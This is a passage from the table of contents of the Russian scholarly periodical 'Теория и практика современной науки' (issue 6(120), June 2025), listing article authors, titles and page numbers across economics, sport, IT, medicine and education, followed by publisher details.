Алькарни Амаль Мохаммед А., Платонова Е.Д., ФАКТОРЫ, ВЛИЯЮЩИЕ НА ВЫБОР КОММЕРЧЕСКОЙ ОРГАНИЗАЦИЕЙ СТРАТЕГИИ ВЫХОДА НА МЕЖДУНАРОДНЫЕ РЫНКИ В УСЛОВИЯХ НЕСТАБИЛЬНОСТИ МИРОВОЙ ЭКОНОМИКИ.....	90
Аракелян А.Г., Овчаренко И.А., КРИМИНАЛИСТИЧЕСКИЕ АСПЕКТЫ ОБЕСПЕЧЕНИЯ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ И ЗАЩИТЫ ИНФОРМАЦИИ .....	97
Бричук К.А., ПРОБЛЕМЫ УСТОЙЧИВОГО ПОТРЕБЛЕНИЯ В УСЛОВИЯХ ЭКОНОМИЧЕСКОЙ БЕЗОПАСНОСТИ ХОЗЯЙСТВЕННЫХ СУБЪЕКТОВ.....	101
Бутаков Л.О., Морозов Т.А., МЕТОДЫ ТЕСТИРОВАНИЯ И ЗАЩИТЫ ОТ АТАКИ VLAN HOPPING .....	104
Вагин К.Д., ОПТИМИЗАЦИЯ ERP-СИСТЕМЫ НА ПРИМЕРЕ ГОСКОРПОРАЦИИ «РОСАТОМ» .....	116
Васильков А.В., Путивцева Н.П., ПРИМЕНЕНИЕ МЕТОДА ПРИНЯТИЯ РЕШЕНИЙ МАСВЕТН ДЛЯ РЕШЕНИЯ ЗАДАЧИ ВЫБОРА .....	129
Галлямова Э.Р., Шейко Г.А., ЭФФЕКТ ПЛАЦЕБО И НОЦЕБО В ФИТНЕСЕ .....	135
Го Юйхао, ИССЛЕДОВАНИЕ СТРАТЕГИЙ ПОЛИТИКО-ПРОПАГАНДИСТСКОГО ПЕРЕВОДА С ТОЧКИ ЗРЕНИЯ МЕЖКУЛЬТУРНОЙ КОММУНИКАЦИИ – НА ПРИМЕРЕ НОВОГОДНЕГО ОБРАЩЕНИЯ ГЕНЕРАЛЬНОГО СЕКРЕТАРЯ СИ ЦЗИНЬПИНА 2024 ГОДА .....	139
Горбатко К.С., РАЗРАБОТКА МОДУЛЯ УЧЕТА РАБОЧЕГО ВРЕМЕНИ СОТРУДНИКОВ IT ПОДРАЗДЕЛЕНИЯ .....	147
Давлатов Ш.О., ЧИСЛЕННОЕ РЕШЕНИЕ СИММЕТРИЧЕСКИХ Т-ГИПЕРБОЛИЧЕСКИХ СИСТЕМ НА НЕРЕГУЛЯРНОЙ СЕТКЕ .....	152
Дягилев В.В., АДАПТАЦИЯ БИЗНЕС-МОДЕЛИ МЕЖДУНАРОДНЫХ КОМПАНИЙ В УСЛОВИЯХ САНКЦИОННОГО ДАВЛЕНИЯ .....	159

Дягилев В.В., ФИНАСОВЫЕ ИНСТРУМЕНТЫ И МЕХАНИЗМЫ МИНИМИЗАЦИИ РИСКОВ МЕЖДУНАРОДНЫХ КОМПАНИЙ В УСЛОВИЯХ САНКЦИЙ .....	164
Дягилев В.В., ЮРИДИЧЕСКИЕ И РЕГУЛИРУЮЩИЕ СТРАТЕГИИ МЕЖДУНАРОДНЫХ КОМПАНИЙ В УСЛОВИЯХ САНКЦИЙ .....	169
Дягилев В.В., КОРПОРАТИВНАЯ УСТОЙЧИВОСТЬ И РЕПУТАЦИОННЫЙ МЕНЕДЖМЕНТ МЕЖДУНАРОДНЫХ КОМПАНИЙ В ГЕОПОЛИТИЧЕСКУЮ НЕСТАБИЛЬНОСТЬ .....	175
Изиляева К.А., Шейко Г.А., ГИПОДИНАМИЯ И РОЛЬ ФИЗИЧЕСКОЙ АКТИВНОСТИ В СОХРАНЕНИИ ЗДОРОВЬЯ СТУДЕНТОВ .....	179
Кенесбаева Г., Сайтова А.К., ФЕНОЛОГИЧЕСКИЙ МОНИТОРИНГ ФАЗЫ ЦВЕТЕНИЯ <i>AMYGDALUS COMMUNIS</i> L. В УСЛОВИЯХ КАРАКАЛПАКСТАНА .....	183
Ковешникова Е.И., Пермяков Н.С., Андреев А.Л., ЛЕЧЕБНАЯ ФИЗИЧЕСКАЯ КУЛЬТУРА ПРИ АРИТМИИ .....	186
Комлева К. К., Шейко Г. А., ОРГАНИЗАЦИЯ И ПРОВЕДЕНИЕ ФИЗКУЛЬТМИНУТОК НА ЗАНЯТИЯХ У МЛАДШИХ ШКОЛЬНИКОВ .	190
Кузьмичева Т.Г., Голованова Е.В., УПРАВЛЕНИЕ ИТ-ПРОЕКТАМИ, АНАЛИЗ МЕТОДОЛОГИЙ .....	194
Кульшенко А.А., ПРОЕКТИРОВАНИЕ И РАЗРАБОТКА ИНФОРМАЦИОННОЙ СИСТЕМЫ УПРАВЛЕНИЯ САЛОНОМ КРАСОТЫ .....	198
Левченко М. В., «ВЕЛИКИЙ ЗАМЫСЕЛ» – ЕВРОПЕЙСКАЯ КОНЦЕПЦИЯ ФРАНЦА ЙОЗЕФА ШТРАУСА.....	203
Левченко М. В., ИДЕИ ЕДИНОЙ ГЕРМАНИИ ФРАНЦА ЙОЗЕФА ШТРАУСА .....	207
Никитин И.А., ПРЕСТУПЛЕНИЯ СРЕДИ НЕСОВЕРШЕННОЛЕТНИХ В АСТРАХАНСКОЙ ОБЛАСТИ: ТЕКУЩЕЕ СОСТОЯНИЕ И ТЕНДЕНЦИИ.....	211
Олимова Б., ЗАРУБЕЖНЫЙ ОПЫТ УПРАВЛЕНИЯ ЛОГИСТИЧЕСКИМИ РАСХОДАМИ В АГРАРНОМ СЕКТОРЕ .....	216
Паязов М.М., Ахраров Б.С., Сорокин С.В., НОВЫЕ МЕТОДЫ И АЛГОРИТМЫ ДЛЯ УВЕЛИЧЕНИЯ СКОРОСТИ BLUE TOOTH ТЕХНОЛОГИИ .....	223
Платонова Е.Д., Алькахтани Абдуллах Месфер А., РОЛЬ ИННОВАЦИЙ В ФОРМИРОВАНИИ И РЕАЛИЗАЦИИ СТРАТЕГИИ ТЕХНОЛОГИЧЕСКОГО РАЗВИТИЯ МЕЖДУНАРОДНОЙ КОМПАНИИ .....	228

Платонова Е.Д., Алькахтани Абдулрахман НассерА., ФАКТОРЫ, ВЛИЯЮЩИЕ НА ФОРМИРОВАНИЕ ПРОИЗВОДСТВЕННОЙ СТРАТЕГИИ МЕЖДУНАРОДНОЙ КОМПАНИЙ В УСЛОВИЯХ НЕСТАБИЛЬНОСТИ МИРОВОЙ ЭКОНОМИКИ.....	235
Платонова Е.Д., Альджарви Бандар Мушббаб Г., ОРГАНИЗАЦИОННО-ЭКОНОМИЧЕСКИЕ И ФИНАНСОВЫЕ УСЛОВИЯ ФОРМИРОВАНИЯ СТРАТЕГИИ РАЗВИТИЯ НАУЧНО-ТЕХНОЛОГИЧЕСКОГО ПОТЕНЦИАЛА «SAUDI ARAMCO».....	240
Платонова Е.Д., Альзахрани Султан Хамуд С., СПЕЦИФИКА И ПРЕИМУЩЕСТВА ФАКТОРИНГА КАК ИНСТРУМЕНТА ФИНАНСИРОВАНИЯ МЕЖДУНАРОДНОГО БИЗНЕСА.....	246
Попова А.Е., АВТОМАТИЗИРОВАННОЕ УПРАВЛЕНИЕ СИСТЕМОЙ ПОЖАРОТУШЕНИЯ НА ОСНОВЕ ДАННЫХ ОБНАРУЖЕНИЯ И РАСПОЗНАВАНИЯ ОГНЯ ПРИ ПОМОЩИ МАШИННОГО ОБУЧЕНИЯ	252
Сенько П.А., Волкова Е.А., ВЛИЯНИЕ ПРОГУЛОК НА СВЕЖЕМ ВОЗДУХЕ НА ГИПОДИНАМИЮ У МЛАДШИХ ШКОЛЬНИКОВ.....	256
Тарасова А.И., ФОРМИРОВАНИЕ ИДЕНТИЧНОСТИ БУДУЩЕГО ПЕДАГОГА ЧЕРЕЗ ПРИЗМУ ГРАЖДАНСКО-ПАТРИОТИЧЕСКОГО ВОСПИТАНИЯ.....	259
Тарасова А.И., КОМПЕТЕНТНОСТНЫЙ ПОДХОД В ФОРМИРОВАНИИ ГРАЖДАНСКО-ПАТРИОТИЧЕСКОГО СОЗНАНИЯ У СТУДЕНТОВ ВУЗОВ .....	262
Темирова Ф., ВЛИЯНИЕ МАРКЕТИНГОВОЙ СТРАТЕГИИ НА ФОРМИРОВАНИЕ БРЕНДА В СЕКТОРЕ УСЛУГ .....	265
Файзиева Ш.Ш., УВЕЛИЧЕНИЕ ДОХОДОВ ЗА СЧЕТ ОБЕСПЕЧЕНИЯ ЗАНЯТОСТИ В РЕГИОНЕ .....	270
Хамитова Р.И., Волкова Е.А., ОСОБЕННОСТИ ЗАНЯТИЙ ФИЗИЧЕСКОЙ КУЛЬТУРОЙ ПРИ НАРУШЕНИЯХ ОПОРНО-ДВИГАТЕЛЬНОГО АППАРАТА .....	275
Хисматуллина З.И., Шейко Г.А., СПОРТ – ОСНОВНОЕ СОЦИАЛЬНОЕ ЯВЛЕНИЕ КУЛЬТУРНОЙ ЖИЗНИ ЧЕЛОВЕКА .....	279
Худойназаров С.С., ХИЗМАТЛАР БОЗОРИДА НАРХ СИЁСАТИ.....	283
Череванченко Е.И., ПРИМЕНЕНИЕ ИСКУССТВЕННОГО ИНТЕЛЕКТА ДЛЯ РАЗРАБОТКИ ОБРАЗОВАТЕЛЬНЫХ ПРОГРАММ .....	288
Шаманаев А.А., Чукреева А.Д., Шелюг О.А., ЭРГОНОМИЧЕСКИЕ ОСОБЕННОСТИ ОПТИМИЗАЦИИ ДЛИТЕЛЬНОЙ РАБОТЫ ЗА КОМПЬЮТЕРОМ .....	291

Яо Синьюэ, ЦЕННОСТНЫЕ КОНЦЕПТЫ В ЯЗЫКОВОЙ КАРТИНЕ МИРА: СОПОСТАВИТЕЛЬНЫЙ АНАЛИЗ КИТАЙСКОГО И РУССКОГО ЯЗЫКОВ.....	295
<b>РАЗВИТИЕ СОВРЕМЕННОГО ГОРОДА.....</b>	<b>302</b>
Чжан Сюйцзе, ФУНКЦИИ ЗЕЛЁНЫХ КРЫШ В ПРОЦЕССЕ ЭКОЛОГИЧЕСКОЙ ТРАНСФОРМАЦИИ ГОРОДСКОГО ЛАНДШАФТА	302
<b>МАТЕМАТИКА, ИНФОРМАТИКА И ИНЖЕНЕРИЯ .....</b>	<b>311</b>
Александровская С.В., МИГРАЦИЯ ДАННЫХ ИЗ SAP В 1С В ЭНЕРГЕТИЧЕСКОЙ ОТРАСЛИ.....	311
Косенок И.Д., СРАВНЕНИЕ МЕТОДОВ ПОДДЕРЖКИ ПРИНЯТИЯ РЕШЕНИЙ .....	320
Кулыгин М.В., СРАВНИТЕЛЬНЫЙ АНАЛИЗ МЕТОДИК ПРИНЯТИЯ РЕШЕНИЙ .....	324
Положий А.А., АНАЛИЗ ЗАЩИЩЁННОСТИ ДОМЕННОЙ ИНФРАСТРУКТУРЫ НА БАЗЕ «АЛЬТ ДОМЕН».....	334
<b>МЕДИЦИНА И ЗДОРОВЬЕ .....</b>	<b>346</b>
Красиков В.В., Шейко Г.А., ПРОБЛЕМЫ ОПОРНО-ДВИГАТЕЛЬНОГО АППАРАТА У ПРОГРАММИСТОВ: СКОЛИОЗ, ПЛОСКОСТОПИЕ, КИФОЗ. ПУТИ ПРОФИЛАКТИКИ .....	346
Кустин М.Б., Шамсутдинов Ш.А., АДАПТАЦИЯ ОРГАНИЗМА К РАЗЛИЧНЫМ РЕЖИМАМ ФИЗИЧЕСКИХ НАГРУЗОК.....	351
<b>МЕЖДУНАРОДНЫЕ ЭКОНОМИЧЕСКИЕ ОТНОШЕНИЯ .....</b>	<b>354</b>
Чжань Вэньчао, ИНСТРУМЕНТЫ ОПТИМИЗАЦИИ ФИНАНСОВОЙ СТРАТЕГИИ КРУПНЫХ КОРПОРАЦИЙ В КИТАЕ (НА ПРИМЕРЕ «RETROCHINA»).....	354
<b>ОБРАЗОВАНИЕ И ПЕДАГОГИКА.....</b>	<b>361</b>
Котова А.А., Колчина Э. А., Логинова Н.Н., Давыдова В.Ю., УНИВЕРСАЛЬНЫЕ МОДУЛИ ТРИЗ КАК МЕЖДИСЦИПЛИНАРНАЯ ПРАКТИКА В ОБУЧЕНИИ ДЕТЕЙ.....	361
Лыткина А.Г., ЭКОЛОГИЗАЦИЯ СРЕДНЕГО ПРОФЕССИОНАЛЬНОГО ОБРАЗОВАНИЯ ЭКОНОМИЧЕСКОГО ПРОФИЛЯ: ОПЫТ, ПРОБЛЕМЫ И ПЕРСПЕКТИВЫ .....	369
Минайкин И.А., Петренко О.В., АНАЛИЗ ЭФФЕКТИВНОСТИ И РЕЗУЛЬТАТИВНОСТИ ПОДАЧ И ПЕРВОГО ХОДА В ПЛЕЙ-ОФФ КЛУБНОГО ЧЕМПИОНАТА РОССИИ 2024/25 ПО НАСТОЛЬНОМУ ТЕННИСУ .....	374

Муравьева Е.А., СОВЕРШЕНСТВОВАНИЕ МЕТОДИКИ ПРЕПОДАВАНИЯ ПРАВА В ОБЩЕОБРАЗОВАТЕЛЬНОЙ ШКОЛЕ: КОМПЕТЕНТНОСТНЫЙ ПОДХОД .....	379
Шамсутдинова Э. Ф., Шейко Г. А., РОЛЬ ПСИХОЛОГИИ В ФИЗИЧЕСКОМ ВОСПИТАНИИ ЖИЗНИ СТУДЕНТОВ .....	383

ЭЛЕКТРОННОЕ НАУЧНО-ПРАКТИЧЕСКОЕ  
ПЕРИОДИЧЕСКОЕ МЕЖДУНАРОДНОЕ ИЗДАНИЕ

# ***«Теория и практика современной науки»***

Выпуск № 6(120) 2025

Сайт: <http://www.modern-j.ru>

Издательство: ООО "Институт управления и социально-  
экономического развития", Россия, г. Саратов

Дата издания: Июнь 2025